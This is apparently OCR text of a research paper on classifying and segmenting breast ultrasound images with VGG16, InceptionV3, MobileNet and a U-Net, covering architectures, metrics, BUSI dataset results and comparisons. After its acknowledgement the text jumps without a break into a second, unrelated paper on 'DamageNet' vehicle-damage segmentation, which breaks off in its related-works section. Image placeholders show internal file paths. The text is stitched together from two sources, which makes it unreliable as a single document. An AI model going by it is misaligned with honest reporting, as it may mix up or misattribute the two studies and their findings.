After the final convolutional block, VGG16 transitions to the classification head of the network. The feature maps output by the conv stack are flattened into a single vector (or alternatively, global average pooling could be used, but in the standard VGG16 they do a flatten). This is followed by three fully-connected layers. The first two dense layers in VGG16 each have 4096 neurons, which are quite large and contribute significantly to the parameter count of the model. These act as high-level feature combiners, where the network can learn complex non-linear combinations of the convolutional features. After these two layers, a smaller fully-connected layer produces the final outputs. In the original ImageNet model, this third dense layer has 1000 units (one for each class in ImageNet), but in our case we adjust it to have 3 output units corresponding to the classes (normal, benign, malignant). Each fully-connected layer is followed by a ReLU activation function, and the first two have dropout regularization in the original architecture to prevent overfitting. The network concludes with a Softmax layer (built into the last dense layer in many implementations) that outputs class probabilities summing to 1. Throughout the network – from convolutional layers to the dense layers – ReLU activations are used, introducing the non-linear capabilities needed for the network to learn complicated patterns. In our use of VGG16 via transfer learning, we leverage the pre-trained convolutional layers as a fixed feature extractor or fine-tune them on the ultrasound dataset (experimenting with both strategies). The appeal of VGG16 in our study is its proven performance and simplicity: it often serves as a baseline model, and by comparing it to newer architectures like MobileNet, we can quantify the improvements gained by modern designs. While VGG16 is computationally heavier, it provides a useful reference for how a conventional deep CNN performs on breast ultrasound classification. The insights from VGG16's performance also guided some of our model tuning, such as the importance of data augmentation to combat overfitting given the model's large capacity.

4) InceptionV3: InceptionV3 is a CNN architecture designed for high computational efficiency and performance, addressing some limitations of simply making networks deeper [17]. While very deep networks (such as early VGG-style models) achieved impressive results, they often incurred extremely high computational costs and were prone to overfitting, especially when training data was limited. InceptionV3 builds upon the Inception series of architectures

by using clever factorization of convolutional kernels and other techniques to reduce computation while maintaining representational strength. For example, a large convolution (e.g., 5×5) may be factorized into two smaller convolutions (e.g., two 3×3 convolutions or a 1×N followed by N×1 convolution), which lowers computational load. Additionally, InceptionV3 incorporates aggressive regularization methods (such as label smoothing and dropout) to combat overfitting.

The design of InceptionV3 is guided by four key principles that balance network depth and width for optimal efficiency:

- Avoiding representational bottlenecks: The architecture is structured to prevent early layers from severely restricting the information flow (e.g., by not making any layer too narrow in terms of feature maps).
- Processing at higher dimensions when feasible: InceptionV3 maintains relatively high-dimensional feature representations internally, as higher dimensional spaces can make it easier for the network to disentangle complex information (provided the computation is manageable).
- Using low-dimensional embeddings for spatial aggregation: The network employs 1×1 convolutions (bottleneck layers) to reduce dimensionality before expensive operations. These low-dimensional embeddings allow for combining spatial information (e.g., in pooling or in larger convolutions) without significant loss of representational capacity.
- Balancing width and depth: Instead of only increasing the depth (number of layers), InceptionV3 also increases the width (number of parallel paths or filters) of the network in a judicious way. Expanding the network in both directions (width and depth) simultaneously yields better performance for a given computational budget than merely going deeper.

By adhering to these principles, InceptionV3 achieves strong performance on image recognition tasks with a more efficient use of parameters and computations compared to earlier very-deep models.

B. Segmentation

Image segmentation involves dividing a digital image into several segments or regions, each representing a meaningful component of the scene. The primary aim is to simplify or transform the image representation to make it more useful for analysis, which is crucial for locating objects and boundaries (e.g., tumors in medical images). Over the years, a variety of segmentation algorithms have been developed in computer vision, ranging from early classical methods to more advanced techniques. Early approaches include thresholding (separating regions based on intensity thresholds), region growing (iteratively merging pixels or regions that satisfy homogeneity criteria), K-means clustering (grouping pixels into *K* clusters based on feature similarity), and watershed algorithms (treating the image as a topographic surface and finding catchment basins) [18] [19] [20]. More advanced traditional techniques involve active contours (snakes), graph cuts, and sparsity-based methods, each bringing improvements in capturing object shapes or incorporating prior knowledge into the segmentation process [19] [21].

In our segmentation module, we utilize a U-Net to learn the mapping from ultrasound images to binary masks of tumor vs. background [22]. Given the limited number of training images, U-Net's efficiency and reliance on augmented data are well-suited to our problem. We enhanced the basic U-Net by using a pretrained MobileNet encoder (as mentioned in the methodology overview) to initialize the contracting path with robust feature extractors. The decoder was kept relatively standard, with up-convolution layers and concatenation of encoder features via skip connections. We trained the network using a combination of binary cross-entropy and Dice loss (a common practice to handle class imbalance in segmentation and directly optimize for overlap with ground truth). The output of the segmentation network is a probability map which we threshold to obtain the final binary mask of the tumor region. By leveraging U-Net, our system achieves accurate delineation of breast tumors, effectively separating them from healthy tissue in the ultrasound images. This segmentation is valuable on its own – for example, to estimate tumor size or visualize shape – and it also complements the classification result. The combination of a class prediction with a segmented tumor outline can give radiologists greater confidence in the AI's output, as it provides both an answer and an explanation (highlighting *where* the model sees a tumor). U-Net's proven capability to yield high accuracy on limited data is a major reason it excels in our application, helping to overcome the dataset size challenge and producing reliable segmentations that generalize well to new ultrasound scans [23][24].

1) UNet Components:

a) Encoder: The encoder uses a pre-trained MobileNet backbone to extract hierarchical features from the input image. Instead of traditional pooling layers, it relies on strided convolutions to progressively reduce spatial dimensions while increasing feature depth. The five encoder layers (conv1_relu, conv_pw_3_relu, conv_pw_5_relu, conv_pw_11_relu, conv_pw_13_relu) downscale the image from 256×256 to 8×8, capturing high-level semantic information at different scales.

b) Decoder: The decoder is not fully symmetric to the encoder but follows a U-Net structure. It uses transposed convolutions (Conv2DTranspose) to upsample feature maps, doubling their resolution at each step. Instead of simple skip connections, the decoder concatenates upsampled features with resized encoder outputs (via 1×1 convolutions for channel alignment). This helps recover spatial details while maintaining learned features.

c) Skip connections: At each decoder stage, feature maps from the corresponding encoder layer are resized and concatenated with the upsampled decoder features. These connections bridge the semantic gap between high-resolution encoder features (e.g., conv1_relu at 128×128) and low-resolution decoder features, improving localization accuracy.

d) Final layer: The decoder's last step upsamples to the original input size (256×256) and applies a 1×1 convolution

with sigmoid activation to produce a binary segmentation mask. Unlike traditional U-Net, our model uses 32 filters in the final upsampling before reducing to a single-channel output, balancing detail preservation and computational efficiency. Fig. 3 represents the proposed UNet Model.



Fig. 3. Our Proposed UNet model.

C. Evaluation Metrics

1) Classification metrics: To evaluate classification performance, we use four standard metrics (precision, recall, F1-score, and accuracy) each with its formal definition. In (2), (3), and (5), TP is the true positive, FP is the false positive, TN is the true negative, and FN is the false negative.

a) Precision: Precision evaluates how accurate the positive predictions are.

$$\text{Precision} = \frac{TP}{TP+FP} \quad (2)$$

A higher precision indicates that the model has a low false-positive rate, i.e., when it predicts a lesion is malignant (positive), it is often correct.

b) Recall: Recall, also known as sensitivity, assesses a model's ability to correctly identify all actual positive cases.

$$\text{Recall} = \frac{TP}{TP+FN} \quad (3)$$

A higher recall means the model misses few positive instances (low false-negative rate), correctly detecting most tumors that are present.

c) F1-score: The F1-score—computed as the harmonic mean of precision and recall—provides one balanced measure of how accurately a model predicts the positive class. A high F1-score signals that the model achieves strong precision and recall simultaneously, meaning it identifies positives well while keeping both types of errors low. It is calculated using the formula:

$$F1-\text{score} = 2 \times \frac{\text{precision} \times \text{recall}}{\text{precision} + \text{recall}} \quad (4)$$

d) Accuracy: Accuracy represents the overall correctness of the model and is defined as the proportion of all predictions that are correct. Formally:

$$\text{Accuracy} = \frac{TP+TN}{TP+TN+FP+FN} \quad (5)$$

This metric gives the fraction of images (of any class) that are classified correctly. While accuracy is useful, it can be misleading in imbalanced datasets, which is why the above precision, recall, and F1 metrics are also reported for a more complete evaluation.

2) Segmentation metric

a) Dice coefficient: Evaluates pixel-wise agreement between predicted and ground truth masks:

$$Dice = 2 * \frac{[X \cap Y]}{[X]+[Y]} \quad (6)$$

Where X is the predicted mask and Y is the ground truth. Values range from 0 (no overlap) to 1 (perfect match).

IV. Results

This part will introduce and evaluate the effectiveness of the deep learning framework that we proposed for classification and for segmentation of the ultrasound images of breast. The experimental setup evaluates four different classification models—Custom CNN, VGG16, MobileNet, and InceptionV3-and one U-Net-based segmentation model. Performance will be assessed by the multi-evaluation metrics mentioned previously.

A. Dataset

We conducted our experiments using the "Dataset of Breast Ultrasound Images" (BUSI), which is the first breast-ultrasound collection released for open use [25]. The BUSI dataset contains a total of 780 ultrasound images collected from 600 female patients, with ages ranging from 25 to 75 years. Each image is a grayscale breast ultrasound scan (with an average resolution of roughly 500×500 pixels) that has been labeled by expert radiologists into one of three categories:

- Normal: healthy breast tissue with no evident tumors (typically the scans of volunteers or the contralateral healthy breast).
- Benign: presence of a non-cancerous tumor or lesion (e.g. fibroadenomas or cysts).

- Malignant: presence of a cancerous tumor.

Ultrasound imaging is commonly employed for early detection of breast cancer, especially in younger women and individuals with dense breast tissue, as it can distiguish between solid tumors and fluid-filled cysts. The BUSI dataset provides a diverse set of examples for these classes, supporting both the training and evaluation of classification and segmentation models in this study. Fig 4 shows a few representative ultrasound images from the dataset as examples of each class.

The class distribution in the BUSI dataset is somewhat imbalanced, reflecting real-world prevalence in a clinical setting. Out of the 780 images, 133 are normal, 437 are benign, and 210 are malignant. Thus, benign cases form the largest group, which is expected since many screened abnormalities turn out to be benign, while malignant cases are fewer. This imbalance was taken into account during model training and evaluation by using appropriate metrics (like macro-averaged F1-score) and techniques (like class-balanced batch sampling and data augmentation) to ensure the models perform well across all categories. The class distribution of the dataset by category (Benign, Malignant, and Normal) is shown in Fig. 5.



Fig. 4. Random samples from dataset.



Fig. 5. Class distribution of dataset.

B. Dataset Preprocessing

1) Data normalization: Before feeding the images into the neural network models, we applied data normalization to standardize the input scale. Normalization is the process of rescaling numeric data from different ranges into a common scale, typically between 0 and 1 (or sometimes -1 and 1). This step is important because features (in this case, pixel intensity values) can have vastly different scales, and if left unnormalized, those with larger magnitudes could unduly influence the model's learning process. This ensures that all attributes share a consistent scale. For the normalization process, we apply the equation below, which will generate a new range from 0 to 1.

$$New\ Pixel\ Value = \frac{Old\ Pixel\ Value}{255} \quad (7)$$

2) Data augmentation: To further improve the model's generalizability and address the limited size of the dataset, we employed data augmentation techniques during training [26]. Data augmentation artificially expands the training set by creating modified versions of the original images, thereby providing the model with a more varied set of examples to learn from. In our case, each original ultrasound image was subjected to random transformations to generate new, plausible images. These transformations included small rotations (up to a few degrees), shifts in the horizontal or vertical direction (translating the image by a fraction of its width or height), slight shearing, adjustments to brightness (making the image lighter or darker), zooming in/out, and horizontal flipping. By applying these perturbations, the model is exposed to different scenarios of how a tumor might appear in an ultrasound, which reduces the chance of overfitting to the original training images.

The augmented dataset is both larger and more diverse, which leads to more robust learning. Models trained with augmentation tend to perform better on unseen data because they have learned to handle variations in image orientation, position, scale, illumination, and other conditions. In summary, data augmentation improves the generalization of the deep learning models, ultimately enhancing their accuracy and reliability when deployed on new ultrasound scans. The data augmentation parameters are summarized in Table II.

TABLE II. DATA AUGMENTATION PARAMETERS

Parameter	Value / Range	Description
Rotation Range	5°	Maximum rotation angle in degrees
Width Shift Range	0.1 (10% of width)	Horizontal translation range
Height Shift Range	0.1 (10% of height)	Vertical translation range
Shear Range	0.05	Shear intensity (radians)
Brightness Range	(1, 1.4)	Multiplier range for brightness adjustment
Zoom Range	0.05 (5%)	Range for random zooming
Horizontal Flip	True	Random horizontal flipping enabled
Fill Mode	'nearest'	Strategy for filling in newly created pixels

Fig. 6 shows the distribution of the dataset after applying dataset augmentation.



Fig. 6. Class Distribution of training and validation.

C. Classification Results

To identify and categorize breast lesions as benign, malignant, or normal, four classification models were trained using identical preprocessing steps and hyperparameters (50 epochs, batch size of 4, Adam optimizer, and categorical crossentropy loss). Transfer learning was applied to VGG16, InceptionV3, and MobileNet with imagenet weights, while the custom CNN was trained from scratch. The results of the classification task are summarized in Table III.

TABLE III. CLASSIFICATION PERFORMANCE METRICS

Model	Accuracy	Precision (Macro Avg)	Recall (Macro Avg)	F1-score (Macro Avg)
MobileNet	0.98	0.98	0.99	0.98
InceptionV3	0.95	0.93	0.95	0.94
VGG16	0.90	0.94	0.86	0.89
Custom CNN	0.54	0.45	0.37	0.34

MobileNet outperformed all other models, achieving the highest accuracy (98%) along with nearly perfect recall and F1-score across all classes. InceptionV3 followed closely with a 95% accuracy and strong balance between precision and recall. VGG16 showed decent results, particularly for benign and normal classes, but struggled with malignant classification recall. The custom CNN model, trained from scratch, significantly underperformed with an overall accuracy of 54%, highlighting the advantage of using pre-trained models and transfer learning in medical imaging contexts. The classification metrics results are summarized in Fig. 7.



Fig. 7. Summary of classification metrics of four models.

Table IV represents the confusion matrices of the top models (MobileNet and InceptionV3).

TABLE IV. TOP MODELS CONFUSION MATRICES

MobileNet	Pred: Benign	Pred: Malignant	Pred: Normal
Actual: Benign	84	3	0
Actual: Malignant	0	42	0
Actual: Normal	0	0	26
InceptionV3	Pred: Benign	Pred: Malignant	Pred: Normal
Actual: Benign	85	0	2
Actual: Malignant	0	37	5
Actual: Normal	0	0	26

These matrices further emphasize the superiority of MobileNet and InceptionV3 in consistently identifying malignant and benign cases.

D. Segmentation Results

The segmentation module, based on a MobileNet-enhanced U-Net architecture, was evaluated over 50 epochs using a batch size of 8. The loss function combined binary cross-entropy and Dice loss (bce_dice_loss), with the Adam optimizer applied throughout. The segmentation performance is presented in Table V.

TABLE V. SEGMENTATION PERFORMANCE

Metric	Value
Accuracy	0.9648
Dice Coef.	0.8959
Loss	0.6987

The model reached a Dice score of 0.8959, reflecting strong alignment between the generated segmentation masks and the reference annotations. An overall accuracy of 96.48% further emphasizes the model's precision in identifying tumor boundaries. This impressive segmentation capability enhances the reliability of the high classification metrics, demonstrating the robustness of the proposed dual DL framework for breast cancer analysis using ultrasound images Fig. 8 Displays several samples of the results of the images from the dataset that were tested on the proposed model and the samples show good accuracy of the model.



Fig. 8. Several samples were tested on the proposed model and the samples show good accuracy of the model.

E. Discussion Results

The classification and segmentation results of our proposed deep learning framework demonstrate considerable improvements over existing approaches in the literature. Compared to recent studies employing ensemble or modified CNN models for breast cancer detection in ultrasound images, our methodology achieves superior performance in both classification accuracy and segmentation quality. Islam et al. [8] proposed an ensemble of MobileNet and Xception architectures (EDCNN) for classifying breast cancer, reaching an accuracy of 85.69%, an F1-score of 79.39%, precision of 84.00%, and recall of 78.00%. In comparison, our MobileNet model significantly outperformed EDCNN, achieving 98% accuracy, a macro-averaged F1-score of 98%, precision of 98%, and recall of 99%. Similarly, our second-best model, InceptionV3, also surpassed EDCNN, achieving 95% accuracy with a macro F1-score of 94%.

From a segmentation perspective, Islam et al. used a conventional U-Net without detailed segmentation metrics. Our approach, employing a modified U-Net optimized with binary cross-entropy and Dice loss (bce_dice_loss), attained a Dice coefficient of 0.8959 and an overall accuracy of 96.48%. This improvement clearly demonstrates the advantages of optimizing segmentation techniques through carefully selected loss functions and model adjustments.

In the study by Uysal and Köse [10], various CNN architectures including VGG16, ResNet50, and ResNeXt50 were compared for breast cancer classification, with ResNeXt50 achieving the highest accuracy of 85.83%, an F1-score of 87.31%, and AUC of 90%. When benchmarked against these models, our MobileNet architecture outperformed all configurations presented, with accuracy and F1-score improvements exceeding 12 and 10 percentage points, respectively. Table VI provides a detailed comparison of our classification performance relative to these prior studies.

Despite the demonstrated improvements, our research exhibits certain limitations that could guide future work. Firstly, the dataset used, BUSI, is relatively small and imbalanced, potentially limiting the generalizability of our findings. Future studies should consider testing models on larger, more diverse datasets that reflect broader patient demographics and varied imaging conditions. Additionally, our current approach relies significantly on supervised learning, which necessitates substantial manual annotation efforts. Exploring semi-supervised or weakly-supervised learning techniques could further reduce the annotation burden while maintaining or improving model performance.

Another potential limitation is the computational resource requirement. Although our MobileNet-based approach is optimized for lightweight deployment, real-time processing demands could still pose challenges in clinical environments with very limited computational infrastructure. Future research should further investigate model compression techniques, knowledge distillation, or quantization methods to enhance model efficiency and facilitate deployment on lower-resource hardware.

TABLE VI. CLASSIFICATION PERFORMANCE COMPARISON

Model	Accuracy (%)	Precision (%)	Recall (%)	F1-score (%)
MobileNet (Ours)	98.0	98.0	99.0	98.0
InceptionV3 (Ours)	95.0	93.0	95.0	94.0
VGG16 (Ours)	90.0	94.0	86.0	89.0
Custom CNN (Ours)	54.0	45.0	37.0	34.0
EDCNN (MobileNet + Xception) [8]	85.69	84.0	78.0	79.39
VGG16 [10]	81.11	77.77	70.85	76.90
ResNet50 [10]	85.40	83.20	93.67	87.93
ResNeXt50[10]	85.83	82.92	76.80	87.31

Finally, incorporating multimodal imaging data, such as mammography or MRI, could provide complementary information to further enhance diagnostic accuracy. Investigating fusion methods to integrate multiple imaging modalities represents a promising direction for future research, potentially leading to more robust and clinically applicable diagnostic tools.

V. CONCLUSION

This research paper presents a comprehensive DL framework that integrates image classification and tumor segmentation to enhance breast cancer detection using ultrasound imaging. By leveraging multiple convolutional neural network architectures—including MobileNet, VGG16, InceptionV3, and a custom CNN—for classification, and a MobileNet-optimized U-Net for segmentation, the proposed system demonstrates significant improvements in diagnostic accuracy and spatial localization. Among the evaluated models, MobileNet achieved the highest classification performance with a 98% accuracy and near-perfect precision and recall, while the segmentation module attained a Dice coefficient of 0.8959, indicating strong agreement with ground truth annotations.

The results highlight the effectiveness of combining transfer learning and deep feature extraction in addressing the inherent challenges of medical image analysis, such as limited dataset size and variability in image quality. Furthermore, the use of data normalization and augmentation contributed to enhanced model generalizability, ensuring robustness across diverse imaging conditions.

Ultimately, the dual-function framework developed in this paper offers a reliable, efficient, and interpretable tool that can assist radiologists in the early and accurate diagnosis of breast cancer. By reducing dependence on manual analysis and minimizing diagnostic inconsistencies, the system has the potential to support clinical decision-making and improve patient outcomes. Future work may explore integrating multimodal imaging data and advanced ensemble strategies to further refine diagnostic capabilities and broaden the framework's applicability across diverse clinical settings.

ACKNOWLEDGEMENT

The authors extend their appreciation to the Deanship of Research and Graduate Studies at King Khalid University for funding this work through Large Research Project under grant number RGP2/455/45.

***Abstract*—Automated and precise assessment of vehicle damage is critical for modern insurance processing, accident analysis, and autonomous maintenance systems. In this work, we introduce DamageNet, a unified deep instance segmentation framework that embeds a multi-rate dilated-convolution context module within a Feature Pyramid Network (FPN) backbone and couples it with a Region Proposal Network (RPN), RoI-Align, and parallel heads for classification, bounding-box regression, and pixel-level mask prediction. Evaluated on the large-scale VehiDE dataset comprising 5 200 high-resolution images annotated for dents, scratches, and broken glass, DamageNet achieves a mean Average Precision (mAP) of 85.7% for damage localization and a mean Intersection over Union (mIoU) of 82.3% for segmentation, outperforming baseline Mask R-CNN by 6.2 and 7.8 percentage points, respectively. Ablation studies confirm that the dilated-convolution module, multi-scale fusion in the FPN, and post-processing refinements each contribute substantially to segmentation fidelity. Qualitative results demonstrate robust delineation of both subtle scratch lines and extensive panel deformations under diverse lighting and occlusion conditions. Although the integration of atrous convolutions introduces a modest inference overhead, DamageNet offers a significant advancement in end-to-end vehicle damage analysis. Future extensions will investigate lightweight dilation approximations, dynamic rate selection, and semi-supervised learning strategies to further enhance processing speed and generalization to additional damage modalities.**

I. Introduction

Vehicle damage detection and assessment play a pivotal role in modern automotive insurance processing, post-accident analysis, and autonomous driving safety validation [1]. Traditional manual inspection techniques are labor-intensive, error-prone, and unable to meet the real-time requirements of large-scale operations [2]. Recent advances in deep learning, particularly convolutional neural networks (CNNs), have enabled automated object detection systems to achieve remarkable accuracy in various domains, including general object recognition and anomaly localization [3]. However, standard CNNs often struggle to capture multi-scale features critical for identifying both subtle scratches and large structural deformations on vehicle exteriors.

To address scale variance, the Feature Pyramid Network (FPN) architecture was introduced to fuse high-resolution spatial information with rich semantic features across multiple scales [4]. By constructing a top-down pathway alongside lateral connections, FPN effectively enhances small-object detection without sacrificing context from deeper layers [4]. Building on this multi-scale foundation, instance segmentation frameworks such as Mask R-CNN extend object detection to pixel-level mask prediction, allowing precise delineation of damage regions within detected bounding boxes [5]. Despite its flexibility, the standard Mask R-CNN backbone employs fixed-stride convolutions and pooling operations, which can limit the receptive field and degrade segmentation quality for irregular or diffuse damage patterns.

Dilated convolutions have emerged as a compelling solution to expand the receptive field of CNNs without reducing feature map resolution [6]. By inserting spaces (dilations) between kernel elements, dilated convolutions aggregate broader contextual information while preserving fine-grained spatial details [6]. Recent research has demonstrated the benefits of integrating dilated convolutions within FPN backbones, resulting in improved detection of small, scattered objects in cluttered scenes [7]. In the automotive domain, specialized architectures incorporating contextual modules have shown promise for accurately localizing dents and scratches, but they often treat detection and segmentation as separate tasks, thereby missing potential synergies [8].

Against this backdrop, there remains a gap for a unified framework that leverages both dilated convolutions and instance segmentation to perform end-to-end damage detection and mask generation. Few existing approaches integrate dilated convolutional layers directly into the Mask R-CNN backbone and FPN hierarchy to jointly optimize bounding-box regression, classification, and pixel-level mask prediction [9]. To bridge this gap, we propose DamageNet, a Dilated Convolution Feature

Pyramid Network Mask R-CNN tailored for automated car damage detection and segmentation. DamageNet introduces strategically placed dilated convolutional blocks within the FPN backbone to enhance contextual feature aggregation. The resulting feature maps are then processed by a Region Proposal Network (RPN) to generate high-quality candidate regions, followed by a RoI-Align stage that feeds into separate branches for mask prediction, box regression, and damage classification.

We evaluate DamageNet on a comprehensively annotated vehicle damage dataset encompassing multiple damage types (dents, scratches, cracks) and varied lighting and occlusion conditions. Experimental results demonstrate that our model achieves significant improvements in both mean Average Precision (mAP) for bounding-box detection and mean Intersection over Union (mIoU) for mask segmentation, outperforming baseline Mask R-CNN and recent specialized detection frameworks. The remainder of this paper is organized as follows. Section II reviews related work on vehicle damage detection and multi-scale instance segmentation. Section III details the architecture and implementation of DamageNet. Section IV describes the dataset, training protocols, and evaluation metrics. Section V presents quantitative and qualitative results, and Section VI concludes with discussions of limitations and future research directions.

II. Related Works

Early vehicle damage detection methods predominantly utilized handcrafted feature descriptors combined with classical image processing pipelines to identify candidate damaged regions [10]. Edge detection and color thresholding techniques were applied to delineate dents and scratches, yet such approaches exhibited high sensitivity to lighting variations [11]. Subsequent integration of texture analysis and morphological operators improved localization, but these methods lacked robustness in complex real-world scenarios [12]. The necessity for automated and scalable solutions motivated the adoption of machine learning models to overcome the limitations of purely algorithmic detection systems [13].

Traditional machine learning classifiers, including support vector machines and random forests, were trained on engineered features to differentiate between damage and background regions [14]. While these classifiers demonstrated moderate performance gains, they required extensive manual feature selection and failed to generalize across diverse vehicle types [15]. Early convolutional neural network models introduced end-to-end feature learning for damage detection, achieving higher accuracy compared to conventional techniques [16]. However, shallow CNNs struggled with scale variance and localization precision, particularly when detecting small scratches or subtle paint defects [17].

The advent of multi-scale feature extraction through Feature Pyramid Networks enabled more effective representation of damage regions at different resolutions [18]. Instance segmentation frameworks such as Mask R-CNN extended detection to pixel-level mask generation, facilitating precise damage boundary delineation within each bounding box [19]. Integrating FPN with Mask R-CNN improved both detection accuracy and segmentation quality, yet the backbone network's receptive field remained constrained by fixed-stride convolutions [20]. Convolutional backbones augmented with atrous convolutions demonstrated enhanced contextual aggregation without sacrificing spatial resolution, yielding improved localization for irregular damage patterns [21]. Recent work explored hybrid architectures combining dilated convolutions with attention modules to capture long-range dependencies across vehicle surfaces [22].

